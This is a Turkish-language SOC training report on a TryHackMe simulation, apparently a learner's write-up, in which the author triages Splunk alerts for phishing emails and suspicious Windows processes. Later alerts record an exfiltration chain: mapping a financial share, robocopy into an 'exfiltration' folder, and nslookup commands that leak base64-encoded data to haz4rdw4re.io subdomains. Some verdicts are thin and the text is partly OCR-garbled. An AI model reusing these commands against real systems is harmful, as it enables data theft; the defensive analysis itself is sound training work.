Phishing Unfolding

Hazırlayan: Sinan Kocagöz

Tarih: 01.03.2025



İçindekiler Tablosu

1.	Giriş	3
2.	Kapsam ve Yöntem	
	•	
	Kullanılan Araçlar	
	Analiz Süreci	
	Bulgular	
6	Sonuc	24



1. Giriş

Bu çalışmanın temel amacı, gerçek zamanlı phishing (oltalama) alarmlarını analiz etmek ve belirli bir zaman dilimi içinde bu alarmları doğru bir şekilde değerlendirmektir. Bu çalışmada:

- > Gerçek zamanlı phishing girişimlerini tespit etmek ve analiz etmek.
- Figure Gelen alarmların true positive (doğru pozitif) veya false positive (yanlış pozitif) olup olmadığını ayırt etmek.
- > Log verilerini inceleyerek alarm kaynağını ve nedenini belirlemek.



2. Kapsam ve Yöntem

Bu simülasyon çalışması, 2 saatlik bir zaman diliminde gerçekleştirilmiştir. Çalışma süresince aşağıdaki adımlar izlenmiştir:

- > Splunk SIEM panelinde gelen alarmlar incelendi.
- Alarmların kaynağı ve ilgili log verileri detaylı bir şekilde analiz edildi.
- Elde edilen bulgulara göre alarmın true positive (gerçek tehdit) veya false positive (yanlış alarm) olduğu belirlen

3. Kullanılan Araçlar

Splunk: Gerçek zamanlı alarm izleme ve log analizi için kullanılan SIEM

TryHackMe: SOC simülasyon ortamını sağlayan platformu.


4. Analiz Süreci

Alarmların kaynağına ait log verileri incelendi.

Ağ trafiği ve sistem kayıtları üzerinde anormallikler araştırıldı. Şüpheli aktiviteler belirlenerek olası phishing girişimleri analiz edildi.

5. Bulgular

Alarm 1000: Suspicious Email from External Domain



Severity: Low

Type: Phishing

Sınıflandırma: True Positive, E-postanın başlığı, klasik phishing girişimlerinde sıkça görülen "ödül kazandınız" gibi dikkat çekici ve yanıltıcı bir ifade içermektedir. Bu tür başlıklar, kullanıcıları zararlı bağlantılara tıklamaya yönlendirmek amacıyla tasarlanmıştır. E-postanın kimlik avı girişimi olduğu değerlendirilmiştir. Gönderenin alan adı alışılmadık ve güvenilir bir iş ortağına ait değildir. Ayrıca, e-postanın içeriği çıkarılmış olmasına rağmen başlık phishing tekniklerinin bilinen bir örneğidir.

Alarm 1001: Suspicious Email from External Domain

1001	Suspicious email from external domain.	^	Low	Phishing	Mar 1st 2025 at 21:44 $ riangle$ -
	Description:			A suspicious email was received fro Head: This detection rule still needs	m an external sender with an unusual top level domain. Note from SOC sfine-tuning.
	datasource:			emails	
	timestamp:			03/01/2025 18:42:23.799	
	subject:			VIP Hat Resort Stay: Your Dream Vac	cation Awaits, Just Pay Shipping
	sender:			maximillian@chicmillinerydesigns.	de
	recipient:			michelle.smith@tryhatme.com	
	attachment:			None	
	content:			The content of this email has been policies to protect sensitive informa	removed in accordance with privacy regulations and company security ation.
	direction:			inbound	

Severity: Low

Type: Phishing

Sınıflandırma True Positive, dış bir alan adından gelen şüpheli bir e-postayı işaret etmektedir. E-postanın başlığı, klasik phishing (oltalama) girişimlerinde sıkça görülen "ödül kazandınız" veya "özel teklif" gibi dikkat çekici ve yanıltıcı bir ifade içermektedir. Bu tür başlıklar, kullanıcıları zararlı bağlantılara tıklamaya yönlendirmek amacıyla tasarlanmıştır.

Alarm 1002: Suspicious Parent Child Relationship


1002	Suspicious Parent Child Relationship		Process	Mar 1st 2025 at 21:47	გ-
	Description:	A su	spicious process with an	uncommon parent-child relationship was detected in your enviro	nment.
	datasource:	sysr	mon		
	timestamp:	03/0	01/2025 18:44:32.799		
	event.code:	1			
	host.name:				
	process.name:	task	khostw.exe		
	process.pid:	389	7		
	process.parent.pid:	390	2		
	process.parent.name:	svcl	host.exe		
	process.command_line:	task	khostw.exe NGCKeyPrege	n	
	process.working_directory:	C:\V	Vindows\system32\		
	event.action:	Pro	cess Create (rule: Process	Create)	

Severity: Low

Type: Process

Sınıflandırma: False Positive, Bu alarm, sistemde olağandışı bir ebeveyn-çocuk işlem ilişkisi algıladığını bildirse de yapılan analiz sonucunda bunun yasal bir Windows işlemi olduğu belirlenmiştir.

Alert 1003: Reply to Suspicious Email




Severity: Low

Type: Phishing

Sınıflandırma: False Positive, Bu uyarı için algılama kuralı hala ince ayar gerektirmektedir ve bu etkileşimde herhangi bir kötü niyet veya uzlaşma tespit edilmemiştir.

Alarm 1004: Suspicious Attachment Found in Email




Severity: Low

Type: Phishing

Sınıflandırma: False Positive, E-posta içindeki "forceupdate.ps1" adlı ek dosya şüpheli olarak işaretlenmiş olsa da yapılan inceleme sonucunda bu dosyanın zararsız bir sistem güncelleme komut dosyası olduğu belirlenmiştir. Gönderenin şirket içinden (internal) bir çalışan olduğu ve bu dosyanın rutin bir güncelleme amacı taşıdığı anlaşılmıştır.

Alarm 1005: Reply to Suspicious Email



Type: Phishing

Sınıflandırma: False Positive, şirket çalışanının bir dış e-posta adresine yanıt vermesi sebebiyle tetiklenmiştir. Ancak yapılan inceleme sonucunda bu iletişimin rutin genel bir mesaj olduğu ve şüpheli bir faaliyet içermediği belirlenmiştir.

Alarm 1006: Suspicious Email from External Domain

Phishing Mar 1st 2025 at 21:52 Description: A suspicious email was received from an external sender with an unusual top level domain. Note from St Head: This detection rule still needs fine-tuning. datasource: emails timestamp: 03/01/2025 18:49:44.799 subject: Hats Off to Savings: Discounted Vacation Packages Just for You! sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securing policies to protect sensitive information.			1			
Head: This detection rule still needs fine-tuning. datasource: emails timestamp: 03/01/2025 18:49:44.799 subject: Hats Off to Savings: Discounted Vacation Packages Just for You! sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securi-	1006	Suspicious email from external domain.		ow Phishing	Mar 1st 2025 at 21:52	<u>ి</u> -
Head: This detection rule still needs fine-tuning. datasource: emails timestamp: 03/01/2025 18:49:44.799 subject: Hats Off to Savings: Discounted Vacation Packages Just for You! sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securi-						
timestamp: 03/01/2025 18:49:44.799 subject: Hats Off to Savings: Discounted Vacation Packages Just for You! sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None Content: The content of this email has been removed in accordance with privacy regulations and company securing policies to protect sensitive information.		Description:				el domain. Note from SOC
subject: Hats Off to Savings: Discounted Vacation Packages Just for You! sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securipolicies to protect sensitive information.		datasource:		emails		
sender: tim@chicmillinerydesigns.de recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securing policies to protect sensitive information.		timestamp:		03/01/2025 18:49:44.799		
recipient: invoice@tryhatme.com attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securing policies to protect sensitive information.		subject:		Hats Off to Savings: Discoun	ted Vacation Packages Just for You!	
attachment: None content: The content of this email has been removed in accordance with privacy regulations and company securi policies to protect sensitive information.		sender:		tim@chicmillinerydesigns.d	e	
content: The content of this email has been removed in accordance with privacy regulations and company securi policies to protect sensitive information.		recipient:		invoice@tryhatme.com		
policies to protect sensitive information.		attachment:		None		
direction: inbound		content:				ns and company security
		direction:		inbound		

Severity: Low

Type: Phishing

Sınıflandırma: False Positive, dış bir kaynaktan gelen e-posta nedeniyle tetiklenmiştir. Gönderenin alan adı alışılmadık görünse de yapılan kontrollerde bu alan adının bilinen normal güvenilir bir yere ait olduğu ve gönderilen e-postanın meşru bir iş iletişimi olduğu tespit edilmiştir.

Alarm 1007: Suspicious Attachment Found in Email

1007	Suspicious Attachment found in email	^	Low	Phishing	Mar 1st 2025 at 21:54	ბ-
	Description: datasource: timestamp: subject: sender:		er 03 Im	suspicious attachment was fou nails /01/2025 18:52:07.799 iportant: Pending Invioce! nn@hatmakereurope.xyz	nd in the email. Investigate further to determine if it is r	malicious.
	recipient:			ichael.ascot@tryhatme.com		
	attachment:		Im	portantInvoice-Febrary.zip		
	content:			e content of this email has bee licies to protect sensitive infor	en removed in accordance with privacy regulations and mation.	company security
	direction:		in	bound		

Type: Phishing

Sınıflandırma: True Positive, bir e-postaya eklenen şüpheli bir dosya nedeniyle tetiklenmiştir. E-postanın başlığı ("Important: Pending Invoice!") ve ekin adı ("ImportantInvoice-Febrary.zip") kimlik avı kampanyalarında sıkça kullanılan dikkat çekici ve yanıltıcı ifadeler içermektedir. Ayrıca, gönderenin alan adı (.xyz) genellikle güvenilir olmayan ve kimlik avı saldırılarında kullanılan bir uzantıdır.

Alarm 1008: Suspicious Email from External Domain


1008	Suspicious email from external domain.	^ Lo	w Phishing	Mar 1st 2025 at 21:55	0-
	Description:		A suspicious email was red Head: This detection rule :	ceived from an external sender with an unusual top lestill needs fine-tuning.	vel domain. Note from SOC
	datasource:		emails		
	timestamp:		03/01/2025 18:53:23.799		
	subject:		Lost Hat Lottery Ticket: Cl	aim Your Million-Dollar Prize	
	sender:		le@trendymillineryco.me		
	recipient:		ceo@tryhatme.com		
	attachment:		None		
	content:		The content of this email I policies to protect sensitiv	nas been removed in accordance with privacy regulati ve information.	ons and company security
	direction:		inbound		

Severity: Low

Type: Phishing

Sınıflandırma: True Positive, dış bir alan adından gelen şüpheli bir e-posta nedeniyle tetiklenmiştir. E-postanın başlığı ("Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize") tipik bir phishing girişimi örneğidir. Bu tür ifadeler, kullanıcıları dikkat çekici ve cazip teklifler yoluyla kandırmayı hedefler.

Alarm 1009: Reply to Suspicious Email



Type: Phishing

Sınıflandırma: False Positive, yapılan inceleme sonucunda bu e-posta, meşru bir iş ortağına ait olup, gönderici ile alıcı arasında önceden var olan bir iletişim geçmişi tespit edilmiştir. E-posta içeriğinde herhangi bir zararlı veya şüpheli unsur bulunmamıştır.

Alarm 1010: Suspicious Email from External Domain

		h				
1010	Suspicious email from external domain.			Phishing	Mar 1st 2025 at 22:01	<u></u>
	Description:			picious email was receiv This detection rule still	red from an external sender with an unusual top l needs fine-tuning.	evel domain. Note from SOC
	datasource:		email	s		
	timestamp:		03/01	/2025 18:58:31.799		
	subject:		Secre	t Island Getaway: Claim	Your FREE Hat-Themed Vacation Now!	
	sender:		gamb	le@fashionindustrytren	nds.xyz	
	recipient:		migue	el.odonnell@tryhatme.c	com	
	attachment:		None			
	content:			ontent of this email has es to protect sensitive ir	been removed in accordance with privacy regula nformation.	tions and company security
	direction:		inbou	nd		

Severity: Low

Type: Phishing

Sınıflandırma: True Positive, alışılmadık bir üst düzey alan adına sahip bir dış göndericiden gelen şüpheli bir e-posta nedeniyle tetiklenmiştir. E-posta başlığı, klasik phishing (kimlik avı) tekniklerinin bilinen bir örneğidir ve kullanıcıları yanıltıcı teklifler aracılığıyla kandırmayı amaçlamaktadır. Gönderenin alan adı güvenilir bir iş ortağına ait değildir ve bilinen kötü niyetli domain yapısına benzemektedir.

Alarm 1011: Multiple Suspicious Emails Sent by Internal User

1011	Reply to suspicious email.	^	Low	Phishing	Mar 1st 2025 at 22:02	٥ <mark>-</mark>
	Description:			An employee replied to a suspicious of detection rule still needs fine-tuning.	sender with an unusual top level domain. Note from SOC Head: T	his
	datasource:			emails		
	timestamp:			03/01/2025 19:00:13.799		
	subject:			Double Your Hat Collection with Thes	se Easy Tricks!	
	sender:			armaan.terry@tryhatme.com		
	recipient:			stark@modernmillinerygroup.online		
	attachment:			None		
	content:			The content of this email has been re policies to protect sensitive informati	moved in accordance with privacy regulations and company section.	ırity
	direction:			outbound		

Type: Phishing

Sınıflandırma: False Positive, armaan.terry@tryhatme.com tarafından gönderilen e-postalar, her ne kadar alışılmadık üst düzey alan adlarına sahip alıcılara yönlendirilmiş olsa da bu davranışın kötü niyetli bir aktiviteye dair net bir bulgu içermediği görülmektedir.

Alarm 1012: Suspicious Email from External Domain

1012	Suspicious email from external domain.	Phishing	Mar 1st 2025 at 22:03	ბ⁻
	Description:	A suspicious email was received fro Head: This detection rule still need	om an external sender with an unusual top level domain. Note s fine-tuning.	from SOC
	datasource:	emails		
	timestamp:	03/01/2025 19:00:51.799		
	subject:	Hot Singles in Your Area Want to Bu	y Hats From You - Act Now!	
	sender:	sharp@hatsontherise.online		
	recipient:	miguel.odonnell@tryhatme.com		
	attachment:	None		
	content:	The content of this email has been policies to protect sensitive inform	removed in accordance with privacy regulations and companyation.	y security
	direction:	inbound		

Severity: Low

Type: Phishing

Sınıflandırma: True Positive, E-posta başlığı ("Hot Singles in Your Area Want to Buy Hats From You - Act Now!") sosyal mühendislik teknikleriyle uyumlu, dikkat çekici bir başlıktır. Bu tür başlıklar genellikle kimlik avı girişimlerinde kullanılır. Gönderici alan adı da şüpheli görünüyor, bu da bu e-postanın potansiyel olarak zararlı bir girişim olduğunu gösteriyor.

Alarm 1013: Suspicious Attachment Found in Email

1013	Suspicious Attachment found in email	^	Low	Phishing	Mar 1st 2025 at 22:04	్డ
	Description: datasource: timestamp: subject:			emails 03/01/2025 19:02:22.799 RE: Force update fix	in the email. Investigate further to determine if it is malicious.	
	sender: recipient:			michelle.smith@tryhatme.com yani.zubair@tryhatme.com		
	attachment: content:			forceupdate.ps1 The content of this email has been r policies to protect sensitive informa	emoved in accordance with privacy regulations and company section.	urity
	direction:			internal		

Type: Phishing

Sınıflandırma: False Positive, "Force update fix" başlıklı e-posta, iç ağdaki iki kullanıcı arasında gerçekleşmiş ve şüpheli görünen ek dosya (forceupdate.ps1) içerse de, bu durum dahili iletişim olması nedeniyle kötü niyetli bir girişimden çok, meşru bir dosya paylaşımı olabilir.

Alarm 1014: Suspicious Email from External Domain

1014	Suspicious email from external domain.	^	Low	Phishing	Mar 1st 2025 at 22:05	° -
	Description:		A sus	picious email was receive	ed from an external sender with an unusual top	level domain. Note from SOC
				: This detection rule still r		
	datasource:		emai	ls		
	timestamp:		03/01	1/2025 19:02:50.799		
	subject:		Lost I	Hat Lottery Ticket: Claim `	Your Million-Dollar Prize	
	sender:		elle@	headwearinnovations.or	line	
	recipient:		liam.	espinoza@tryhatme.com		
	attachment:		None			
	content:			ontent of this email has b ies to protect sensitive inf	peen removed in accordance with privacy regulation.	ations and company security
	direction:		inbou	und		

Severity: Low

Type: Phishing

Sınıflandırma: True Positive, "Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize" başlıklı e-posta, bilinen dolandırıcılık ve sosyal mühendislik teknikleriyle birebir örtüşmektedir. Gönderici alan adı alışılmadık ve şüpheli görünüyor, bu da kimlik avı girişimi olasılığını güçlendiriyor.

Alarm 1015: Suspicious Parent-Child Relationship

1015	Suspicious Parent Child Relationship		Process	Mar 1st 2025 at 22:07	°-
	Description: datasource: timestamp: event.code:	sysmo		an uncommon parent-child relationship was detected in y	rour environment.
	host.name: process.name:		450 dinstaller.exe		
	process.pid: process.parent.pid: process.parent.name:	3949 3714 servic	es.exe		
	process.command_line: process.working_directory: event.action:	C:\Wir	ndows\servicing\Tru: ndows\system32\ ss Create (rule: Proce		

Type: Process

Sınıflandırma: False Positive, "TrustedInstaller.exe" işleminin "services.exe" üzerinden başlatılması, Windows servis yönetimi sırasında görülebilen olağan bir davranıştır. Bu ilişki anormal görünse de, sistem güncellemeleri veya yapılandırma değişiklikleri sırasında oluşabilir. Mevcut veriler ışığında zararlı bir aktiviteye dair kesin bir bulguya rastlanmamıştır.

Alarm 1016: Suspicious Parent-Child Relationship


1016	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 22:08	<u>ి</u> -
	Description: datasource: timestamp: event.code:		sysmon	ous process with 25 19:05:48.799	n an uncommon parent-child relationship was detected	l in your environment.
	host.name: process.name: process.pid: process.parent.pid:		TrustedIr 3817 3922	nstaller.exe		
	process.parent.name: process.command_line: process.working_directory: event.action:		C:\Windo		ustedInstaller.exe cessCreate)	

Severity: Low

Type: Process

Sınıflandırma: False Positive, "TrustedInstaller.exe" işleminin "services.exe" üzerinden başlatılması, Windows'un güncelleme ve servis yönetim süreçlerinde sıkça görülen olağan bir davranıştır. Bu ilişki, mevcut veriler doğrultusunda zararlı bir aktiviteye işaret etmemektedir.

Alarm 1017: Suspicious Email from External Domain



Type: Phishing

Sınıflandırma: False Positive, Gönderici adresi "elle@gmail.com" güvenilir ve yaygın bir eposta sağlayıcısına aittir. Şüpheli başlığa rağmen, bu tek başına kötü niyetli bir aktiviteye işaret etmez.

Alarm 1018: Suspicious Parent Child Relationship


1018	Suspicious Parent Child Relationship		Process	Mar 1st 2025 at 22:10	۵-
	Description:	A susp	icious process with an	uncommon parent-child relationship was detected	in your environment.
	datasource:	sysmo	n		
	timestamp:	03/01/	2025 19:07:33.799		
	event.code:	1			
	host.name:	win-34	157		
	process.name:	svchos	st.exe		
	process.pid:	3812			
	process.parent.pid:	3558			
	process.parent.name:	service	es.exe		
	process.command_line:	C:\Win	dows\system32\svcho	ost.exe -k wsappx -p	
	process.working_directory:	C:\Win	dows\system32\		
	event.action:	Proces	ss Create (rule: Process	sCreate)	

Severity: Low

Type: Process

Sınıflandırma: False Positive, "svchost.exe" Windows'un sistem süreçlerinden biridir ve "services.exe" tarafından çalıştırılması normal bir davranıştır. Komut satırı parametreleri de meşru görünüyor.

Alarm 1019: Suspicious Email from External Domain



Type: Phishing

Sınıflandırma: False Positive, E-posta başlığı ("FWD: Partner With Us: Exploring Collaboration Opportunities Together") iş amaçlı iş birlikleri için yaygın bir konu başlığıdır. Gönderici alan adı (yahoo.com) meşru ve yaygın bir e-posta servis sağlayıcısına ait.

Alarm 1020: Suspicious Parent Child Relationship


		- h	V A						
1020	Suspicious Parent Child Relationship			Process	Mar 1st 2025 at 22:14	2-			
	Description			1-1		4:			
	Description:		A sust	oicious process with a	n uncommon parent-child relationship was detected	a in your environment.			
	datasource:		sysmo	on					
	timestamp:		03/01	03/01/2025 19:12:10.799					
	event.code:		1						
	host.name:								
	process.name:		taskho	ostw.exe					
	process.pid:		3557						
	process.parent.pid:		3539						
	process.parent.name:		svcho	st.exe					
	process.command_line:		taskho	ostw.exe KEYROAMING	G				
	process.working_directory:		C:\Wir	ndows\system32\					
	event.action:		Proce	ss Create (rule: Proces	ssCreate)				

Severity: Low

Type: Process

Sınıflandırma: False Positive, "taskhostw.exe" süreci Windows sisteminde sıkça kullanılan yasal bir işlem yöneticisidir. "svchost.exe" tarafından başlatılması olağan bir davranıştır. Komut satırı parametresi ("KEYROAMING") da meşru bir Windows işlevine işaret ediyor.

Alarm 1021: Suspicious Email from External Domain



Type: Phishing

Sınıflandırma: True Positive, Bu e-posta, alışılmadık bir üst düzey alan adı (.xyz) üzerinden gönderilmiş ve "Click Here to Win a Trip to Antarctica with Penguin Hats" gibi tipik bir phishing başlığı içeriyor. Bu, kullanıcıyı cazip bir teklif ile kandırmaya yönelik bir girişimdir.

Alarm 1022: Suspicious Email from External Domain

1022	Suspicious email from external domain. ^ Lo	w Phishing Mar 1st 2025 at 22:16 ے-
	Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
	datasource:	emails
	timestamp:	03/01/2025 19:13:45.799
	subject:	Meet Local Singles Who Love Spam Emails - Click to Chat!
	sender:	nguyen@styleaccessorieshub.xyz
	recipient:	miguel.odonnell@tryhatme.com
	attachment:	None
	content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
	direction:	inbound

Severity: Low

Type: Phishing

Sınıflandırma: True Positive, E-postanın başlığı ("Meet Local Singles Who Love Spam Emails - Click to Chat!") açık bir şekilde phishing ve spam taktiği taşıyor. Gönderenin alan adı (.xyz) da şüpheli ve potansiyel olarak kötü niyetli bir alan adı.

Alarm 1023: Network drive mapped to a local drive

1023	Network drive mapped to a local drive	Medium	Execution	Mar 1st 2025 at 22:18	<u>°</u> -
	Description:	A netwo	ork drive was mappe to determine if it is i	ed to a local drive. Normally, this is not a cause for concern, bu malicious.	it investigate
	datasource:	sysmon			
	timestamp:	03/01/2	025 19:15:32.799		
	event.code:	1			
	host.name:	win-345	60		
	process.name:	net.exe			
	process.pid:	5784			
	process.parent.pid:	3728			
	process.parent.name:	powers	hell.exe		
	process.command_line:	"C:\Win	dows\system32\net	t.exe" use Z: \\FILESRV-01\SSF-FinancialRecords	
	process.working_directory:	C:\User	s\michael.ascot\dov	wnloads\	
	event.action:	Process	Create (rule: Proces	ssCreate)	

Severity: Medium

Type: Execution

Sınıflandırma: True Positive – Bir ağ sürücüsünün yerel sürücüye eşlenmesi tespit edildi. PowerShell üzerinden net.exe çalıştırılması ve hassas bir finansal kayıt dizinine erişim sağlanması, kötü niyetli bir aktivite olasılığını güçlendiriyor. Çalışma dizininin Downloads klasörü olması da bu işlemin potansiyel olarak yetkisiz bir script tarafından tetiklenmiş olabileceğini gösteriyor.

Alarm 1024: Network Drive Mapped to a Local Drive

1024	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 22:18	ి-
	Description: datasource:		sysn	non	an uncommon parent-child relationship was detected in your	r environment.
	timestamp: event.code: host.name:		1	1/2025 19:16:19.799 3450		
	process.name: process.pid: process.parent.pid:		Robe 8356 3,72			
	process.parent.name: process.command_line:		pow "C:\\	ershell.exe	obocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration	n /E
	process.working_directory: event.action:		Z:\ Proc	ess Create (rule: Proce	essCreate)	

Severity: Medium

Type: Execution

Sınıflandırma: True Positive, — net.exe komutu kullanılarak bir ağ sürücüsü (\\FILESRV-01\\SSF-FinancialRecords) yerel bir sürücüye (Z:) bağlanmış. Bu işlemin PowerShell tarafından başlatılması ve çalıştırma dizininin "downloads" klasörü olması, potansiyel bir veri sızdırma hazırlığına işaret edebilir.

Alarm 1025: Network Drive Disconnected from a Local Drive

1025	Network drive disconnected from a local drive	^	Medium	Execution	Mar 1st 2025 at 22:19	<u>ి</u> -
	Description:		A networl	k drive was disconn te further to determ	ected from a local drive. Normally, this is not a cause for concern ne if it is malicious.	but
	datasource:		sysmon			
	timestamp:		03/01/202	25 19:16:30.799		
	event.code:		1			
	host.name:		win-3450			
	process.name:		net.exe			
	process.pid:		8004			
	process.parent.pid:		3728			
	process.parent.name:		powershe	ell.exe		
	process.command_line:		"C:\Windo	ows\system32\net.	xe" use Z: /delete	
	process.working_directory:		C:\Users\	michael.ascot\dow	aloads\	
	event.action:		Process C	Create (rule: Process	Create)	

Severity: Medium

Type: Execution

Sınıflandırma: True Positive, – net.exe komutu kullanılarak daha önce bağlanan ağ sürücüsü (Z:) PowerShell üzerinden kaldırılmış. Bu işlem, bir önceki ağ sürücüsü bağlantısının (Alarm 1023) hemen ardından geldiği için potansiyel bir veri sızdırma girişimi sonrası izleri temizleme hamlesi olabilir.

Alarm 1026: Suspicious Parent Child Relationship

1026	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 22:19	o <u>-</u>
	Description: datasource: timestamp: event.code:		sy	suspicious process with Ismon 8/01/2025 19:16:51.799	an uncommon parent-child relationship was detected i	n your environment.
	host.name: process.name: process.pid:			lpclip.exe 534		
	process.parent.pid: process.parent.name: process.command_line:		SV	942 vchost.exe Ipclip		
	process.working_directory: event.action:		C:	\Windows\system32\ rocess Create (rule: Proce	essCreate)	

Severity: Low

Type: Process

Sınıflandırma: False Positive, rdpclip.exe (Remote Desktop Clipboard) işleminin svchost.exe tarafından başlatılması, RDP oturumları sırasında clipboard verisi aktarımı için tipik bir davranıştır. Şu an için kötü niyetli bir aktiviteye dair net bir bulgu yoktur.

Alarm 1027: Suspicious Parent Child Relationship

1027	Suspicious Parent Child Relationship	^	High	Process	Mar 1st 2025 at 22:19	o-
	Description: datasource: timestamp: event.code:		sysr 03/0 1	non 91/2025 19:17:17.799	n an uncommon parent-child relationship was detected in g	your environment.
	host.name: process.name: process.pid:			-3450 okup.exe O		
	process.parent.pid: process.parent.name: process.command_line:			ershell.exe	ıslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdv	w4re.io
	process.working_directory: event.action:			sers\michael.ascot\de tess Create (rule: Proc	lownloads\exfiltration\ cessCreate)	

Type: Process

Sınıflandırma: True Positive, — nslookup.exe komutunun powershell.exe tarafından başlatılması, potansiyel veri exfiltrasyonu veya kötü amaçlı bir DNS sorgusu göstergesi olabilir. Özellikle "haz4rdw4re.io" gibi şüpheli bir alan adı sorgulanıyor, bu da bir Command and Control (C2) iletişimi olabilir.

Alarm 1028: Suspicious Parent Child Relationship

1028	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:19	<u>ి</u> -
	Description:	A suspicio	ous process with	an uncommon parent-child relationship was detected in your e	environment.
	datasource:	sysmon			
	timestamp:	03/01/20	25 19:17:17.799		
	event.code:	1			
	host.name:	win-3450			
	process.name:	nslookup	.exe		
	process.pid:	3952			
	process.parent.pid:	3728			
	process.parent.name:	powersh	ell.exe		
	process.command_line:	"C:\Wind	ows\system32\n	slookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4i	re.io
	process.working_directory:	C:\Users\	michael.ascot\d	ownloads\exfiltration\	
	event.action:	Process (Create (rule: Proc	essCreate)	

Severity: High

Type: Process

Sınıflandırma: True Positive, – nslookup.exe'nin powershell.exe tarafından başlatılması ve "haz4rdw4re.io" alan adına yapılan şifreli DNS sorgusu, olası veri sızdırma veya Command and Control (C2) iletişimi göstergesidir.

Alarm 1029: Suspicious Parent Child Relationship

1029	Suspicious Parent Child Relationship	^	High	Process	Mar 1st 2025 at 22:19	o
	Description:		A susp	oicious process with a	n uncommon parent-child relationship was detected in y	your environment.
	datasource:		sysmo	on		
	timestamp:		03/01,	/2025 19:17:17.799		
	event.code:		1			
	host.name:		win-34	450		
	process.name:		nslool	кир.ехе		
	process.pid:		5432			
	process.parent.pid:		3728			
	process.parent.name:		power	rshell.exe		
	process.command_line:		"C:\Wi	indows\system32\nsl	ookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4r	dw4re.io
	process.working_directory:		C:\Use	ers\michael.ascot\dov	vnloads\exfiltration\	
	event.action:		Proces	ss Create (rule: Proces	ssCreate)	

Type: Process

Sınıflandırma: True Positive, — nslookup.exe'nin powershell.exe tarafından çalıştırılması ve şifrelenmiş alt alan adına (haz4rdw4re.io) yapılan DNS sorgusu, potansiyel veri sızdırma veya Command and Control (C2) iletişimi işareti olabilir.

Alarm 1030: Suspicious Parent Child Relationship

1030	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:19	ది-
	Description:	As	suspicious process with	an uncommon parent-child relationship was detected	in your environment.
	datasource:	sy	smon		
	timestamp:	03	/01/2025 19:17:17.799		
	event.code:	1			
	host.name:	wi	n-3450		
	process.name:	ns	lookup.exe		
